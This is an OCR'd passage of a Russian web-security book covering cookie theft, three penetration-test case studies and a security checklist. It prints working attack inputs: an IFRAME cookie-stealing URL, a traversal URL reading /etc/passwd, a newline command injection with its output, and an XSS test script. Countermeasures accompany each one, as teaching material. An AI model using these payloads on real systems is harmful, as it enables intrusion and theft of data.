



*Рис. 12.8. Internet Explorer позволяет разделять управление различными типами файлов cookie*

Еще одной причиной регулярной установки обновлений Web-броузера, является постоянно выявляемые изъяны системы безопасности этих программ. Так, Бенет Хэйзелтон (Bennet Haselton) и Джеми МакКарти (Jamie McCarthy) создали сценарий, который после щелчка на ссылке извлекает файлы cookie с машины клиента. В результате становится доступным все содержимое файлов cookie, которые находятся на машине пользователя.

Взлом подобного рода может быть также осуществлен с помощью дескриптора `<IFRAME>`, встраиваемого в HTML-текст на Web-странице (или в HTML-содержимое электронного письма или рассылки групп новостей) для похищения файлов cookie. Рассмотрим следующий пример.

```
<iframe src="http://www.peacefire.org%2fsecurity%2fiecookies%2f
showcookie.html%3f.yahoo.com/"></iframe>
```

Чтобы устранить ошибку, компания Microsoft выпустила обновление для своего броузера — `http://www.microsoft.com/technet/security/bulletin/ms00-033.asp`. Надеемся, что этот простой пример показал пользователям всю важность своевременной установки обновлений программного обеспечения, использующегося в качестве Web-клиентов: программы для работы с электронной почтой, мультимедийные проигрыватели, броузеры и все остальные программы, работающие с HTML-кодом.

Многие предпочитают просто блокировать получение файлов cookie, однако, многим Web-узлам для просмотра необходима поддержка cookie. Например, популярная служба компании Microsoft Hotmail для входа в систему требует наличия у пользователя своих файлов cookie. Но поскольку эта служба расположена на нескольких серверах, проводящих аутентификацию, добавление службы Hotmail в зону Trusted Sites (Надежные узлы) (описание настроек зон безопасности приводилось в предыдущих разделах) — весьма непростое дело. Для упрощения этой задачи можно использовать шаблон адреса Web-узла `*.hotmail.com`.

Прочитав данную главу, можно сделать вывод, что технология cookie не является хорошим решением проблем несовершенства протокола HTTP. Это действительно так, но другой, более качественной альтернативы пока не существует. И до тех пор, пока кто-нибудь не придумает более совершенную технологию, методы похищения файлов cookie будут давать хакерам большие возможности при взломе систем.

### Контрмеры, выполняемые на стороне сервера

В случае рекомендаций по обеспечению безопасности сервера можно дать один простой совет: не используйте механизм cookie без особой на то необходимости! Особенно будьте осторожны при использовании файлов cookie, которые остаются в системе пользователя после завершения сеанса связи.

Конечно же, важно понимать, что файлы cookie могут использоваться в целях обеспечения безопасности Web-серверов для осуществления авторизации пользователей. Если все же разрабатываемому приложению необходимо использовать файлы cookie, то этот механизм следует настроить таким образом, чтобы при каждом сеансе использовались различные ключи с коротким периодом действия, а также стараться не помещать в эти файлы информацию, которая может быть использована хакерами для взлома (такую как `ADMIN=TRUE`).

Кроме того, для обеспечения большей безопасности при работе с файлами cookie можно использовать их шифрование для предотвращения извлечения важной информации. Конечно же, шифрование не решает всех проблем безопасности при работе с технологией cookie, однако этот метод позволит предотвратить наиболее простые взломы, описанные в данной главе.

## Резюме

В этой главе рассматривались многие аспекты взлома клиентов, а также рекомендации по предотвращению взломов, использующих соответствующие изъяны программного обеспечения. В следующих пунктах представлен итог по всем рекомендациям обеспечения безопасности.

- Настраивайте Web-клиенты с точки зрения максимальной безопасности, что включает в себя следующие действия:
  - запрещайте поддержку Web-броузером активного содержимого;
  - запрещайте выполнение элементов управления ActiveX, помеченных как безопасные;
  - запрещайте выполнение HTML-дескрипторов `<META REFRESH>` и `<IFRAME>` для предотвращения переадресации броузера пользователя на Web-узлы, которые могут содержать потенциально опасное содержимое;

- запрещайте получение или устанавливайте предупреждение пользователя при попытке получения файлов cookie с Web-узлов, не входящих в группу разрешенных.

- Убедитесь в том, что клиенты электронной почты настроены для обеспечения максимальной безопасности.
- Регулярно устанавливайте новые обновления программного обеспечения Web-клиента (Web-броузеры, клиенты электронной почты, мультимедийные проигрыватели и т.д.).
- Воздерживайтесь от беспорядочного посещения разнообразных Web-страниц — помните, что простой щелчок на ссылке может привести к краху всей системы! Постарайтесь удерживаться от того, чтобы при первом взгляде на ссылку щелкать по ней мышью.
- При создании Web-приложений обязательно осуществляйте проверку данных, вводимых пользователем. Помните, что наиболее опасными символами являются символы <,& и >, с помощью которых можно осуществлять взломы путем внедрения сценариев.
- Откажитесь от использования на стороне клиента кода, который может осуществлять опасные действия (ActiveX, Java-аплеты или JavaScript). Такие объекты могут использоваться злоумышленниками не по назначению.
- ▲ По мере возможности исключите использование механизма cookie при создании Web-приложений. Если все же использование файлов cookie является необходимостью, используйте механизмы шифрования для предотвращения простого перехвата текста файлов при передаче по сети. Ни в коем случае не помещайте важную информацию, которая может быть использована для взлома, в файлах cookie.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Новости о безопасности клиентских технологий* | |
| Beware 'Brown Orifice' | `http://online.securityfocus.com/news/70` |
| E*Trade accounts Vulnerable | `http://online.securityfocus.com/news/92` |
| Top Security Sites Easy Prey To Script Attacks | `http://www.newsbytes.com/news/02/174076.html` |
| *Примеры программ для взлома* | |
| Internet Explorer Fun Run Page | `http://home.austin.rr.com/wiredgoddess/thepull/funRun.html` |
| EyeOnSecurity Gator Setup ActiveX Control Advisory | `http://eyeonsecurity.net/advisories/gatorexploit/setup.ex_` |
| *Инструменты* | |
| Сканер проверки на наличие изъяна, приводящего к возможности внедрения сценариев, ScreamingCSS | `http://www.devitry.com/screamingCSS.html` |
| WGET версии 1.5.3 для Windows (эта программа требуется для работы ScreamingCSS) | `http://www.interlog.com/~tcharron/wgetwin.html` |
| *Контрмеры* | |
| Как удалить элементы управления ActiveX из системы Windows | `http://support.microsoft.com/search/preview.aspx?scid=kb;en-us;Q154850` |

| Источник | Адрес |
|---|---|
| *Контрмеры (окончание)* | |
| Understanding Malicious Content Mitigation for Web Developers | `http://www.cert.org/tech_tips/malicious_code_mitigation.html/` |
| *Другие источники* | |
| Java | `http://java.sun.com` |
| JavaScript | `http://developer.netscape.com/tech/javascript/index.html` |
| ActiveX | `http://www.microsoft.com/com/tech/activex.asp` |
| Рекомендации CERT по противодействию использованию перекрестных сценариев | `http://www.cert.org/advisories/CA-2000-02.html` |
| Cross-Site Scripting Overview | `http://www.microsoft.com/technet/itsolutions/security/topics/csoverv.asp` |
| Cross Site Scripting Holes | `http://www.devitry.com/holes.html` |
| Web-узел, посвященный безопасности Web-клиентов | `http://www.computerbytesman.com/` |

# ГЛАВА 13



Одним из наиболее интересных аспектов тестирования безопасности Web-приложений является выяснение того, на основе каких технологий работает тот или иной коммерческий Web-узел. В данной книге изложена методика тестирования безопасности Web-приложений, но реальные навыки тестирования часто проявляются не столько благодаря знаниям, сколько настойчивости, интуиции и жизненному опыту, полученному в ходе практической работы. Например, из главы 6 можно узнать о существовании нескольких достаточно простых методов проверки наличия на Web-узле изъянов, позволяющих применить взлом путем обхода каталогов. Однако к каким именно файлам будут предприняты попытки получения доступа, с применением этих методов? Ответ зависит как от типа операционной системы, так и от используемого приложения. При проведении исследования приложения в соответствии с методикой, представленной в главе 4, возможно, так и не были обнаружены никакие секретные или административные каталоги. Однако останавливается ли взгляд на префиксе `sec` в названиях некоторых переменных (`secPass`) или каких-нибудь страниц (`secMenu.html`)? Что если попробовать поискать не каталог `/admin`, а `/secadmin`?

Данная глава представляет собой квинтэссенцию реальных случаев взлома Web-узлов, которые приводятся здесь с целью поделиться опытом, приобретенным за многие годы тестирования безопасности Web-приложений. Кажется, посвятив много страниц описанию различных аспектов безопасности Web-приложений, было бы уместно закончить книгу мощным аккордом, который позволил бы читателям прикоснуться к искусству (а не науке) хакинга Web-приложений. Приятного чтения!

**НА ЗАМЕТКУ** Все реальные названия Web-узлов и технические подробности их реализации, используемые в данной главе, изменены, чтобы не нанести ущерба соответствующим сторонам.

# Пример № 1: из URL в командную строку и обратно

Случай произошел в банке. Руководство банка приняло решение разместить службу интерактивного обслуживания клиентов у провайдера прикладных служб (ASP — Application Service Provider). Однако основное приложение, предназначенное для работы с клиентами, также разработанное ASP, имело несколько изъянов. Кроме того, в нем использовался сценарий, позволяющий применить взлом путем обхода каталогов.

```
/onlineserv/HB/dimlDisplayer.cgi?DIML_FILE=SummaryDetail.diml
```

Применение этого взлома позволило открыть корневой каталог Web-документов и просмотреть содержимое файловой системы. В данном случае в качестве Web-платформы использовался сервер iPlanet, работающий под управлением операционной системы Solaris.

```
/onlineserv/HB/dimlDisplayer.cgi?DIML_FILE=../../../../../
etc/passwd%00SummaryDetail.diml
```

Обратите внимание, что к URL добавлено имя файла `SummaryDetail.diml`. Это пришлось сделать из-за того, что приложение, перед тем как выдать файл `/etc/passwd` (или любой другой), проверяло наличие расширения `.diml` в конце URL. Получив файл `/etc/passwd`, переходим к следующему этапу — проверке личных каталогов пользователей и просмотру обнаруженных в них файлов `.profile`, `.kshrc` и `.kshenv`. В этих файлах может храниться важная информация, такая как размещение секретных ключей PGP. Кроме того, из них можно узнать о существовании других корневых каталогов Web-узла, которые в мо-

мент исследования были отключены. Конфигурационный файл для их подключения с помощью утилиты `chroot` находился по адресу `/home/jail/usr/bank/HB/AXIS.cfg`.

Обнаруженный изъян позволил не только просматривать содержимое каталогов, но и содержимое файлов. Таким образом, возможно как следует покопаться в каталогах Web-сервера и найти в них его конфигурационные файлы (в случе сервера iPlanet наибольший интерес представляет файл `magnus.conf`). Каково же было удивление, когда стало известно, что данный ASP является провайдером около семидесяти банков! Только представьте — семьдесят банков, и все на одном Web-сервере! Но что еще интереснее — найден каталог, в котором содержались административные сценарии Web-сервера.

Предварительное исследование Web-приложения показало, что в каталоге `/admin` находится административный интерфейс Web-сервера. К сожалению, сервер, похоже, надлежащим образом установил таблицы ACL, вследствие чего доступ в каталог был разрешен только компьютерам с определенным IP-адресом. Можно даже убедиться в этом, просмотрев конфигурационный файл административного интерфейса.

Кроме того, используя замечательный параметр `DIML_FILE`, в ходе исследования файловой системы было установлено, что с диска сервера не удалены старые сценарии командной оболочки (shell script). Эти сценарии, используемые в операционной системе UNIX, являются антитезой безопасных программ CGI. Командные оболочки проектируются таким образом, чтобы предоставить пользователю мощный комплексный интерфейс с операционной системой. Следствием такого подхода является то, что при работе с командной оболочкой появляется возможность выполнения произвольных команд, что иногда приводит даже к выходу из командной оболочки и получению доступа к самой системе. Один из найденных сценариев представлял пользователю набор параметров, позволявших управлять режимами генерации журнала протокола HTTP.

```
/cgi-bin/admin/allstats.cgi
```

Отображаемая данным сценарием форма с помощью команды `POST` возвращала серверу длинную строку параметров, начинавшуюся следующим образом.

```
server_name=&...
```

Данные параметры передавались сценарию с именем `a_form.cgi`. Установить этот факт возможно, проверив содержимое дескриптора `action`.

```
/cgi-bin/admin/a_form.cgi
```

При попытке передать установленный по умолчанию список параметров `server_name =&...`, выполнение сценария `a_form.cgi` дало следующие результаты.

```
<p>Attempting to run: <code>./analyze -n https-80-bank-64 -x
-i /u/webs/logs/https-80-bank-64/access -c hnrfeuokc -t
s5m5h24 -l c+5h5 -p ctl 2>&1</code></p>
```

Таким образом, на самом деле параметры передаются сценарию с именем `analyze`. Этот сценарий, как показалось, также стоил того, чтобы поразминать пальцы в командной строке. Поэтому мы решили изучить, что делает сценарий `analyze` при передаче ему команды `ls`.

```
/cgi-bin/admin/a_form.cgi?server_name=ls&...
```

В ответ получен следующий результат.

```
<p>Attempting to run: <code>./analyze -n ls -x -i /u/webs/logs/https-
80-bank-64/access -c hnrfeuokc -t s5m5h24 -l c+5h5 -p ctl
2>&1</code></p>
```

Пока что ничего особенного, но все же ясно, что параметру `-n` присваивается значение переменной `server_name`. После некоторых экспериментов с этой переменной была найдена нужная комбинация символов.

```
/cgi-bin/admin/a_form.cgi?server_name=%0als%0a&...
```

Результат был следующим.

```
<hr><h1 align=center>Starting analysis</h1><hr>
<p>Attempting to run: <code>./analyze -n
ls
-i /u/webs/logs/https-80-bank-64/access -c z -t z -l z -p c
2>&1</code></p>
<p>This may take a bit.</p><hr size=4>
./analyze: option requires an argument - n
Usage: ./analyze [-n name] [-x] [-r] [-p order] [-i file] [-o file]
[-c opts] [-t opts] [-l opts]
For a list of all options, see:
./analyze -h |more
a_form.cgi
admin-log.1999-09
admin-log.2001-09
admin.css
admin.exec
admindb.cfg
admindb.cgi
allstats.cgi
...
```

Использовавшийся код `%0a` соответствует символу перехода на новую строку. Таким образом, последовательность `%0als%0a` интерпретировалась системой как ввод с новой строки команды `ls`, что, в свою очередь, привело к выполнению команды. Теперь можно выполнять любую команду с уровнем привилегий, установленным для Web-сервера. *Таким образом, Web-сервер, на котором хранилась информация десятков банков, был взломан с использованием двух URL.*

Успех в данном случае объясняется тщательным тестированием проверки вводимых данных, а также детальным изучением приложения. Воспользовавшись знанием, что для успешного взлома путем обхода каталога и выполнения команд необходимо, чтобы средства проверки вводимых данных допускали обработку URL, содержащих такие символы, как `%00` и `%0a`.

## Контрмеры: пример №1

Данное Web-приложение имело несколько изъянов, большинство из которых можно было бы без труда исправить.

- **Некорректная настройка среды с помощью команды `chroot` (операционная система сервера).** Команда UNIX `chroot` создает виртуальную рабочую среду для определенной программы и определенного каталога. Цель этой операции — "замкнуть" программу в каталоге так, чтобы она не могла "вырваться на свободу". Например, Web-сервер был установлен в каталоге `/home/jail` и, по идее, не должен был иметь доступа к каталогам других пользователей, каталогу `/var`, к системному каталогу `/etc`. Администратор начал работу по защите Web-сервера, но, по-видимому, не довел ее до конца.
- **Обход каталогов (Web-узел).** Файл `dimlDisplayer.cgi` в качестве параметров принимал имена файлов. В таком случае следует применять гораздо более серьезную проверку ввода или же создавать массив допустимых имен файлов, а в URL передавать лишь индекс в этом массиве. Советуем всегда проявлять повышенное внимание к приложениям, которые используют в качестве параметров имена файлов — если вы в чем-то недоработаете, обязательно появятся проблемы, связанные с канонизацией.

▲ **Устаревшие сценарии (Web-узел).** Сценарии, находящиеся в каталоге `/cgi-bin/admin`, хотя уже и не использовались несколько месяцев, по-прежнему находились на сервере. Администратору следовало их уже давно удалить хотя бы из тех соображений, что они написаны для оболочки UNIX `ksh`, которая с самого начала не отличалась высоким уровнем безопасности.

# Пример № 2: XOR – это еще не все

Второй пример о том, как одна крупная юридическая фирма (назовем ее Acme, Inc.) решила перенести большую часть своего документооборота в Web, и что из этого вышло. "Вы только представьте, сколько мы сэкономим", — думали они, — "если будем обмениваться документами с нашими клиентами в электронном виде через Web-интерфейс. Тогда мы сможем, наконец, избавиться от всех этих копиров, сканеров, факсов, принтеров, шкафов, стеллажей и т.д." Конечно, прекрасно отдавая себе отчет о высокой степени конфиденциальности юридических документов и дорожа своими клиентами, при разработке приложения они поставили вопросы безопасности во главу угла. При этом ставилась задача защиты информации не только от внешних нарушителей, но и от авторизованных пользователей (т.е. защита данных клиента от других клиентов). Естественно, за такое Web-приложение пришлось выложить кругленькую сумму.

Приложение основывалось на сервере IIS и технологии ASP (Active Server Pages) компании Microsoft. Для получения доступа к Web-узлу клиент должен был обратиться к фирме по почте или по телефону, после чего для него на сервере приложений фирмы Acme, доступном из Internet, создавался виртуальный каталог. Используя этот каталог, клиент мог впоследствии обмениваться файлами с фирмой Acme. Поскольку все взаимодействие с сервером велось по протоколу SSL, вопрос с защитой считался решенным, поэтому для получения доступа к учетной записи достаточно было ввести пользовательское имя и пароль.

Нас пригласили, чтобы проверить систему безопасности Web-приложения. Едва приступив к работе, мы тут же выявили несколько проблем в организации системы безопасности Web-узла, которые, на первый взгляд, не имели прямого отношения к исследуемому приложению.

▼ Нам удалось угадать регистрационные данные для входа через гостевую учетную запись, поскольку в их качестве использовалась совершенно очевидная пара значений "пользовательское имя — пароль". Гостевая учетная запись, по-видимому, предназначалась для демонстрации возможностей приложения потенциальным клиентам и, как казалось разработчикам, должна была предоставлять доступ к системе с низким уровнем привилегий.

■ После успешного прохождения аутентификации в качестве гостя была получена бизнес-логика, содержащаяся в сценарии ASP. Для этого мы воспользовались хорошо известным изъяном IIS, заключающимся в раскрытии содержимого по методу `+.htr` (подробнее изъяны IIS описываются в главе 3). После анализа полученного исходного кода сценария было обнаружено местонахождение на сервере каталога, где хранились несколько включаемых файлов.

▲ Используя гостевую учетную запись, было установлено, что для просмотра содержимого включаемых файлов достаточно ввести их имена в строке адреса стандартного Web-броузера. Поскольку включаемые файлы имеют формат обычных текстовых файлов с расширением `.inc`, броузер просто отображает их содержимое в своем окне.

Внимательное изучение включаемых файлов позволило установить бизнес-логику, которой пользовалось Web-приложение фирмы Acme для сокрытия структуры виртуальных каталогов от своих клиентов. Весь алгоритм сводился к применению операции XOR с заданным ключом. При этом значение ключа, как ни странно, также хранилось в одном из включаемых файлов.

Операцию XOR часто совершенно необоснованно считают чем-то вроде алгоритма шифрования. При ее выполнении происходит обратимое изменение битов, вследствие которого открытый текст становится нечитабельным. Даже использование ключа ни на йоту не повышает степень защищенности алгоритма, если известно его значение. Короче говоря, мы написали примитивный сценарий "перевода", в котором использовали часть бизнес-логики из найденного включаемого файла. Этот сценарий позволил с помощью операции XOR преобразовать ASCII-строки в их закодированный эквивалент. Теперь появилась возможность передавать приложению команды, с помощью которых можно найти способ обхода файловой системы сервера.

Проведя некоторое время в экспериментах, было установлено, что если через транслятор провести последовательность символов "..", а затем полученное значение передать соответствующему сценарию ASP, можно увидеть содержимое корневого каталога того диска, на котором расположен Web-сервер. И это при том, что работа по-прежнему продолжается в контексте гостевой учетной записи! Этот взлом позволил получить доступ к данным всех клиентов Acme (в нашем броузере мы увидели соответствующие каталоги в виде гиперссылок). Более того, был найден каталог, используемый для администрирования сервера, в котором находились сценарии ASP, предоставляющие доступ к приложению на уровне суперпользователя. Игра окончена.

## Контрмеры: пример № 2

Что же разработчики компании Acme сделали не так? Да много чего.

Во-первых, во всех руководствах по безопасности говорится, что в любых приложениях следует избегать применения гостевых, тестовых или демонстрационных учетных записей, а также файлов примеров. Очень часто такие учетные записи и файлы позволяют создать "потайной ход", через который можно осуществить взлом практически любой операционной системы. (Кроме того, настоятельно рекомендуется как следует проверить все учетные записи и удалить те из них, которые были созданы для разработчиков приложения, а также внешних поставщиков или консультантов, особенно если эти учетные записи позволяют осуществлять удаленное управление системой). Если бы в рассматриваемом примере на Web-узле не было гостевой учетной записи, скорее всего, ничего нельзя было бы сделать.

Во-вторых, очень важно постоянно обновлять программное обеспечение, исправляя все изъяны системы безопасности. Успех взлома Web-сервера фирмы Acme в значительной степени обусловлен наличием изъяна `+.htr`, хотя к тому времени он был уже известен, и на Web-узле компании Microsoft можно было получить соответствующий модуль обновления.

Кроме того, разработчиком Acme следовало переименовать файлы с расширением `.inc` в файлы с расширением `.asp`. Многие не задумываются о том, для чего это нужно, однако такой простой прием позволяет воспрепятствовать открытию содержимого включаемого файла в окне броузера клиента. При этом функциональность кода, который должен выполняться на сервере, не страдает ни на йоту (естественно, при условии, что после переименования включаемых файлов разработчики внесли соответствующие изменения в другие файлы ASP). Если бы они воспользовались этой предупредительной мерой, невозможно было бы узнать исходный код включаемых файлов, содержащих критичную бизнес-логику.

Еще одна ошибка, характерная для многих разработчиков Web-приложений — размещение важных данных в файловой системе Web-сервера. При правильном подходе к разработке Web-сервера следует исходить из того, что целостность его файловой системы может быть в какой-то момент нарушена. Поэтому не следует хранить какие-либо данные с ограниченным доступом в файловой системе. Приемлемой альтернативой является хранение данных в реляционной базе данных. Это упрощает управление, а также, если доступ к данным надежно защищен (см. главу 9), значительно снижает риск утечки информации.

Если же использовать средства файловой системы, то можно было бы, по крайней мере, дать пользователям наименьший уровень привилегий, чего также не сделали разработчики

Acme. Из простого опыта с обходом каталога на уровне привилегий гостевой учетной записи ясно, что эта учетная запись имела совершенно неадекватные привилегии в большистве каталогов тома, на котором работал Web-сервер. Поэтому, разрабатывая свои приложения, не забывайте о той помощи, которую могут оказать таблицы ACL файловой системы!

# Пример № 3: внедрение сценария

Мы нередко удивляемся по поводу шумихи, сопровождающей изъяны, приводящие к внедрению сценариев, или сквозному скриптингу (CSS — cross-site scripting). (Проблемы, связанные с внедрением сценариев, рассматриваются в главе 12.) Специальные журналы и некоторые специалисты по безопасности изображают CSS как универсальный механизм прямого взлома Web-приложений, тогда как в действительности проблема значительно сложнее. В большинстве случаев все сводится к тому, чтобы каким-то образом заставить пользователя щелкнуть на специально созданной гиперссылке. Конечно, после щелчка на гиперссылке (следует читать — вынудили выполнить программный код), возможностей значительно прибавится.

Однако можно встретить и такие ситуации, в которых действительно серьезной проблемой является CSS в чистом виде. Как отмечалось в главе 12, эти ситуации, по большей части, характерны для Web-приложений, предназначенных для получения данных от одного пользователя и представления полученной информации другому пользователю или группе пользователей. Таким образом, данная особенность приложений рассматриваемого класса дает первому пользователю более или менее прямой вектор для взлома компьютеров других пользователей этого же Web-приложения.

В третьем примере рассматривается одно из подобных приложений — интерактивное средство сетевой обработки данных, в состав которого входят электронная почта, каталоги для совместно доступа к файлам, форумы, планировщики и т.п. Авторам было поручено оценить безопасность данного приложения. Помимо других приемов авторы во всех подходящих полях ввода пытались внедрять следующий простой сценарий на языке JavaSript, чтобы выснить, насколько приложение подвержено проблеме CSS.

```
<SCRIPT Language="Javascript">alert("Hello");</SCRIPT>
```

Как легко догадаться, приложение, предназначенное для работы в качестве платформы групповой обработки данных, имеет достаточно сложную структуру. Так и в нашем случае — приложение просто было напичкано функциями, которые в случае обнаружения изъяна позволили бы злоумышленникам внедрять свой программный код. Мы умели идентифицировать разные изъяны такого рода, в частности, обеспечивающие возможность получения и записи файлов. Обнаружение подобного изъяна предоставляет злоумышленнику возможность прочитать конфигурационные файлы на сервере. Кроме того, мы могли выявить и менее серьезные изъяны. Однако тестируемое приложение показывало себя устойчивым ко всем попыткам внедрения тестового сценария. Авторы уже почти были готовы поздравить клиента с успешным завершением тестирования, как вдруг наткнулись на "золотую жилу", причем там, где совершенно этого не ожидали — в подсистеме календарного планирования.

Только представьте: доступный всем пользователям календарь, отображаемый в формате HTML, который позволяет планировать события таким образом, чтобы информация об этих событиях была доступна остальным пользователям. Возникла мысль, что в подсистеме календарного планирования кроются гораздо бо́льшие возможности! Так и получилось — войдя под именем обычного пользователя, авторы смогли создать событие, в заголовке которого был помещен тестовый JavaScript-сценарий. После того как был открыт календарь под именем другого пользователя, при попытке просмотра месяца, в котором "хакер" создал тестовое событие, на экране появилось окно, полученное в ходе выполнения сценария. Особенно опасен этот изъян потому, что календарь могли просматривать пользователи с тремя различными

уровнями привилегий. Это давало потенциальному "хакеру" теоретическую возможность заставить пользователей с высоким уровнем привилегий выполнить внедренный сценарий. Вы когда-нибудь слышали о расширении полномочий?

## Контрмеры: пример № 3

Это классический пример того, как один маленький недостаток может привести к взлому большого и хорошо защищенного приложения. Причем его можно было очень легко избежать — действительно, зачем позволять вводить в строке заголовка события символы "<" и ">"? Кому они там нужны? Простейшие процедуры проверки вводимых данных, выполняющиеся на стороне сервера (см. главу 12), могли бы легко и просто устранить эту проблему, в результате чего клиент получил бы более надежное приложение.

Кроме того, данный пример наглядно демонстрирует, что при разработке и тестировании приложения нельзя упускать из виду ни одной функции независимо от того, насколько она важна или незначительна. Даже специалисты при беглом знакомстве с данным приложением сначала не обратили внимания на функцию планирования календарных событий. (Можете быть уверены, теперь они обращают внимание даже на самые незначительные мелочи!) В общем случае при оценке любого приложения следует начинать с тщательной инвентаризации *всех* его возможностей и функций, причем рассматривать соответствующую функциональность в контексте учетных записей *всех* пользователей, включая администраторов, и *независимо* от того, документирована ли она или нет.

Итак, если при обсуждении архитектуры будущего Web-приложения кто-то заявит: "Что вы там такое говорите о взломе календаря? Кому нужен календарь? Вот уж где не стоит заботиться о безопасности!" — вы будете знать, что сказать в ответ.

# Резюме


Рассмотренные примеры наглядно продемонстрировали, что процесс тестирования Web-приложений не должен сводиться к простой проверке на наличие изъянов по стандартному списку. Фактически, красной нитью по всему изложенному материалу проходит мысль о том, что любой, даже самый казалось бы безобидный изъян в системе безопасности Web-приложения, вместе с другими подобными изъянами может образовать такую "гремучую смесь", перед которой не устоит ни один Web-узел. Помните об этом, когда будете разрабатывать систему безопасности собственных Web-приложений — любой изъян, как бы мал он ни был, может привести к весьма серьезным последствиям. Что еще хуже, противнику иногда достаточно найти даже самый маленький изъян, тогда как вам нельзя упустить из виду ни одного из них. Удачи!

# Дополнительная информация

| Источник | Адрес |
|---|---|
| Взлом тестового приложения, организованный журналом PCWeek | `http://noxs.org/papers/pcweek.html` |
| Взлом Packetstorm | `http://www.wiretrip.net/rfp/p/doc.asp/i2/d42.htm` |

# ПРИЛОЖЕНИЯ

# ПРИЛОЖЕНИЕ А



В этом приложении сведены воедино все обсуждавшиеся в книге рекомендации и контрмеры. Хотя при описании каждого пункта схемы проверки параметров безопасности Web-сервера не приводятся технические детали его выполнения, надеемся, что данная схема сможет послужить в качестве типового перечня требований к разработке безопасных Web-приложений.

| Выполняемые мероприятия | Отметка о выполнении |
|---|---|
| **Сеть** | |
| Между Web-приложением и сторонними сетями установлен пограничный брандмауэр, фильтрующий маршрутизатор или другое фильтрующее устройство | ☐ |
| Брандмауэр (маршрутизатор) настроен таким образом, чтобы пропускать только ту часть входящего потока данных, которая жизненно необходима для работы Web-приложения (обычно – протокол HTTP и (или) SSL) | ☐ |
| Брандмауэр (маршрутизатор) настроен таким образом, чтобы пропускать только ту часть исходящего потока данных, которая жизненно необходима для работы Web-приложения (обычно запрещается отправка пакетов TCP с установленным флагом `SYN`, чтобы запретить серверам инициализацию исходящих соединений) | ☐ |
| На брандмауэре (маршрутизаторе) включены средства реагирования на попытки инициализации состояния отказа в обслуживании (например, команда Cisco `rare limit`) | ☐ |
| Система выравнивания нагрузки настроена таким образом, чтобы во внешнюю сеть не выдавалась информация о внутренних сетях | ☐ |
| Развернута система обнаружения нарушителей в сети (NIDS – Network Intrusion Detection System), обеспечивающая обнаружение типичных взломов по протоколу TCP/IP. Разворачивание такой системы требует определения соответствующей политики просмотра журналов, а также выделения дополнительных ресурсов | ☐ |
| Регулярно выполняется сканирование сети с целью выявления изъянов как на сетевом, так и на системном уровне | ☐ |
| **Web-сервер** | |
